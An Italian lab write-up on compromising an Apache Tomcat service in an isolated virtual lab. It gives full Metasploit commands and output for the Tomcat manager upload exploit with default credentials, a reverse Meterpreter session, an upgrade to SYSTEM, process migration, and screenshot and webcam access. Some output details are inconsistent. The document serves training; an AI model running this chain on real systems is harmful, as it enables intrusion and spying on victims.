Relazione di Laboratorio (giorno 5): Exploitation di Apache Tomcat su Windows 10

1. Introduzione

L'attività di laboratorio ha l'obiettivo di individuare servizi vulnerabili su una macchina Windows 10 e sfruttarli per ottenere una sessione Meterpreter. Il contesto è un laboratorio virtuale con una macchina Kali Linux come attacker e una macchina Windows 10 come target.

2. ambiente

L'attività viene svolta all'interno di un laboratorio virtuale isolato, composto da più macchine virtuali collegate alla stessa rete privata. Questo tipo di ambiente consente di simulare scenari realistici di attacco e difesa senza rischi per sistemi reali.

Le macchine virtuali utilizzate sono:

2.1 Kali Linux (Attacker)

- Ruolo: macchina dell'attaccante
- Sistema operativo: Kali Linux
- Indirizzo IP: **192.168.200.100**
- Funzione: esecuzione di Nessus, Metasploit e strumenti di post-exploitation

2.2 Windows 10 (Target)

- Ruolo: macchina bersaglio
- Sistema operativo: Windows 10
- Indirizzo IP: **192.168.200.200**
- Funzione: sistema da analizzare e compromettere

2.3Vulnerabilità da sfruttare

- Servizio vulnerabile: **Apache Tomcat**
- Porta esposta: tipicamente **8080**
- Tipo di rischio: possibile esecuzione di codice remoto tramite cattiva configurazione del Tomcat Manager

In questo scenario Kali Linux interagisce con Windows 10 attraverso la rete virtuale per:


- individuare i servizi vulnerabili,
- sfruttare il servizio Tomcat come punto di ingresso,
- ottenere una sessione Meterpreter sul sistema target.

3. Scansione di vulnerabilità con Nessus

La prima fase consiste nella ricognizione della macchina target tramite una scansione “Basic Scan” con Nessus.

avviando Nessus con comando da terminale:

sudo service nessusd start



Poi dal browser di Kali:

1. **Aprire Nessus su:**
   `https://localhost:8834`
2. **Login → clic su New Scan**

3. **Selezionare:**
   Basic Network Scan

4. **Configurare:**


- **Name: Scan Windows**

- **Targets:** `192.168.200.200`


5. **Clic su Save → poi Launch**

6. **Attendere stato: *Completed***


7. **Aprire lo scan e leggere i risultati (Tomcat visibile)**



Nessus analizza la superficie d'attacco del sistema, ovvero porte aperte e servizi in ascolto, e li confronta con un database di vulnerabilità note.




Dai risultati emerge la presenza del servizio **Apache Tomcat**, che risulta esposto in rete. Questo servizio viene selezionato come possibile vettore di attacco.



4. Avvio di Metasploit

Su terminale Kali Linux viene avviata la console di Metasploit:

msfconsole



Metasploit è il framework che consente di cercare exploit, configurarli e lanciare payload per ottenere una sessione sulla macchina target.

4.1 Ricerca e selezione dell'exploit Tomcat

Viene cercato un exploit compatibile con Apache Tomcat:

search tomcat

Si seleziona un exploit adatto, ad esempio quello che sfrutta l'accesso al manager:

use exploit/multi/http/tomcat_mgr_upload

Si configurano i parametri principali:

set RHOSTS 192.168.200.200
set RPORT 8080
set LHOST 192.168.200.100
set LPORT 7777
set HttpUsername admin
set HttpPassword password

```
msf > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.200.200
RHOSTS ⇒ 192.168.200.200
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT ⇒ 8080
msf exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.200.100
LHOST ⇒ 192.168.200.100
msf exploit(multi/http/tomcat_mgr_upload) > set LPORT 7777
LPORT ⇒ 7777
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername ⇒ admin
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword ⇒ password
msf exploit(multi/http/tomcat_mgr_upload) >
```

Questi parametri indicano:

- RHOSTS → IP del target
- RPORT → porta su cui gira Tomcat
- LHOST / LPORT → IP e porta di Kali per ricevere la connessione

Si avvia l'exploit:

`run`

Se l'attacco ha successo, viene aperta una prima sessione Meterpreter.

```
msf exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying VrnC...
[*] Executing VrnC...
[*] Undeploying VrnC ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49451) at 2026-01-27 13:38:27 -0500

meterpreter >
```

Si verifica il successo della sessione dentro la macchina windows 10,

usando il comando:

sysinfo

```
meterpreter > sysinfo
Computer        : DESKTOP-9K1O4BT
OS              : Windows 8 6.2 (amd64)
Architecture    : x64
System Language : it_IT
Meterpreter     : java/windows
meterpreter >
```

5. Conversione in Meterpreter nativo Windows

L'exploit del servizio Tomcat consente di ottenere una sessione Meterpreter di tipo **`java/windows`**. Anche modificando il payload, la sessione rimane vincolata all'ambiente Java e non permette funzionalità avanzate come l'accesso alla webcam o la cattura completa dello schermo. Per queste funzioni sarebbe necessario un payload nativo Windows.

Si manda la sessione in background:

CTRL+z
`Background session 1? [y/N]` **`y`**

Si elencano le sessioni aperte:

`sessions -l`

```
meterpreter >
Background session 1? [y/N]  y
[-] Unknown command: y. Run the help command for more details.
msf exploit(multi/http/tomcat_mgr_upload) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter java/windows  DESKTOP-9K1O4BT$ @ DESKTOP-9K1O4BT  192.168.200.100:7777 → 192.168.200.200:49451 (192.168.200.200)
```

Si usa il modulo di conversione:

`use post/multi/manage/shell_to_meterpreter`

Questo modulo crea una nuova sessione **`windows/meterpreter`**, che ha pieno accesso alle API di Windows.

`Per avere una sessione con pieno controllo dobbiamo convertire la session 1, quindi la inseriamo nel modulo con il comando:`

`set SESSION 1`

`e si avvia l'esecuzione:`
`run`

```
msf exploit(multi/http/tomcat_mgr_upload) > use post/multi/manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) > set session 1
session ⇒ 1
msf post(multi/manage/shell_to_meterpreter) > run
[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_railgun_api, stdapi_sys_process_kill
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.200.100:4433
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (203846 bytes) to 192.168.200.200
[*] Meterpreter session 2 opened (192.168.200.100:4433 → 192.168.200.200:49452) at 2026-01-27 14:33:24 -0500
[*] Stopping exploit/multi/handler
```

una volta eseguito verrà creata una seconda sessione convertita, che possiamo vedere con il comando:
sessions -l

```
msf post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter java/windows  DESKTOP-9K1O4BT$ @ DESKTOP-9K1O4BT     192.168.200.100:7777 → 192.168.200.200:49451 (192.168.200.200)
  2         meterpreter x64/windows   NT AUTHORITY\SYSTEM @ DESKTOP-9K1O4BT  192.168.200.100:4433 → 192.168.200.200:49452 (192.168.200.200)
```

6. Migrazione del processo

La prima sessione ottenuta tramite exploit Tomcat è di tipo **`java/windows/Meterpreter`**. Questo tipo di sessione non supporta il comando **`migrate`**, in quanto non può spostarsi verso processi nativi di Windows.

Per eseguire un migrate sarebbe necessario ottenere una sessione **`windows/meterpreter`**.

Si entra nella nuova sessione:

`sessions -i 2`


Si visualizzano i processi:

`ps`

```
msf post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 268   4     smss.exe              x64   0
 352   340   csrss.exe             x64   0
 420   544   VBoxService.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\VBoxService.exe
 428   340   wininit.exe           x64   0
 440   420   csrss.exe             x64   1
 504   420   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 544   428   services.exe          x64   0
 552   428   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 608   544   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 628   544   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 680   544   svchost.exe           x64   0        NT AUTHORITY\SERVIZIO DI RETE  C:\Windows\System32\svchost.exe
 800   4152  java.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Java\jre6\bin\java.exe
 804   504   dwm.exe               x64   1        Window Manager\DWM-1          C:\Windows\System32\dwm.exe
 900   544   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 908   544   svchost.exe           x64   0        NT AUTHORITY\SERVIZIO DI RETE  C:\Windows\System32\svchost.exe
 1000  544   svchost.exe           x64   0        NT AUTHORITY\SERVIZIO LOCALE   C:\Windows\System32\svchost.exe
 1016  544   svchost.exe           x64   0        NT AUTHORITY\SERVIZIO LOCALE   C:\Windows\System32\svchost.exe
 1036  544   svchost.exe           x64   0        NT AUTHORITY\SERVIZIO LOCALE   C:\Windows\System32\svchost.exe
 1288  544   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1320  544   WmsSelfHealingSvc.exe x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Windows MultiPoint Server\WmsSelfHealingSvc.exe
 1328  544   WmsSvc.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Windows MultiPoint Server\WmsSvc.exe
 1416  544   svchost.exe           x64   1        DESKTOP-9K1O4BT\user           C:\Windows\System32\svchost.exe
 1648  544   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1696  628   unsecapp.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wbem\unsecapp.exe
 1812  800   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 1820  544   svchost.exe           x64   0        NT AUTHORITY\SERVIZIO LOCALE   C:\Windows\System32\svchost.exe
 1848  628   WmiPrvSE.exe          x64   0        NT AUTHORITY\SERVIZIO DI RETE  C:\Windows\System32\wbem\WmiPrvSE.exe
 1936  544   svchost.exe           x64   0        NT AUTHORITY\SERVIZIO LOCALE   C:\Windows\System32\svchost.exe
 1940  628   WmiPrvSE.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wbem\WmiPrvSE.exe
 2004  544   svchost.exe           x64   0        NT AUTHORITY\SERVIZIO DI RETE  C:\Windows\System32\svchost.exe
 2076  544   mqsvc.exe             x64   0        NT AUTHORITY\SERVIZIO DI RETE  C:\Windows\System32\mqsvc.exe
 2172  544   pg_ctl.exe            x64   0        NT AUTHORITY\SERVIZIO DI RETE  C:\Program Files\PostgreSQL\9.2\bin\pg_ctl.exe
 2296  544   TCPSVCS.EXE           x64   0        NT AUTHORITY\SERVIZIO LOCALE   C:\Windows\System32\TCPSVCS.EXE
 2368  544   snmp.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\snmp.exe
 2472  544   tomcat7.exe           x64   0        NT AUTHORITY\SYSTEM           C:\tomcat7\bin\tomcat7.exe
 2480  544   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 2504  2472  conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 2540  544   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 2676  2172  postgres.exe          x64   0        NT AUTHORITY\SERVIZIO DI RETE  C:\Program Files\PostgreSQL\9.2\bin\postgres.exe
```

Si migra verso un processo stabile come **explorer.exe**:


`migrate <PID>`



in questo caso con il comando:

migrate 3724

La migrazione rende la sessione più affidabile e persistente.



7. Raccolta delle informazioni

Verifica se la macchina è virtuale o fisica:

run post/windows/gather/checkvm

In questo caso è virtuale.

Configurazione di rete:

ipconfig

Informazioni di sistema:

sysinfo

```
meterpreter > run post/windows/gather/checkvm
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  3
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:4a:59:c8
MTU          : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0


Interface  5
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:c8c8
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > sysinfo
Computer        : DESKTOP-9K1O4BT
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```


8. Interazione con il desktop

Screenshot del desktop:

`screenshot`

```
meterpreter > screenshot
Screenshot saved to: /home/kali/JfJbTkGs.jpeg
meterpreter >
```

In risposta ci indica la posizione in cui è stato salvato lo screenshot della macchina attaccata.



Questo dimostra il pieno controllo grafico della macchina target.

controlliamo le webcam presenti con il comando:

webcam_list

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

Il comando restituisce una lista di webcam disponibili, significa che la sessione Meterpreter ha accesso alle periferiche hardware del target.

In questo caso non è presente alcuna webcam nella macchina attaccata.

Questo rappresenta un livello avanzato di compromissione.

9. Conclusione

L'attività dimostra come un servizio vulnerabile, se esposto in rete e non correttamente configurato, possa essere sfruttato come punto di ingresso per ottenere una prima sessione sulla macchina target. Tale accesso iniziale può essere successivamente consolidato attraverso la conversione della sessione, la migrazione del processo e l'elevazione dei privilegi, fino a raggiungere un controllo completo del sistema. Il laboratorio evidenzia l'importanza della corretta configurazione dei servizi e dell'adozione di misure di sicurezza per ridurre il rischio di compromissione.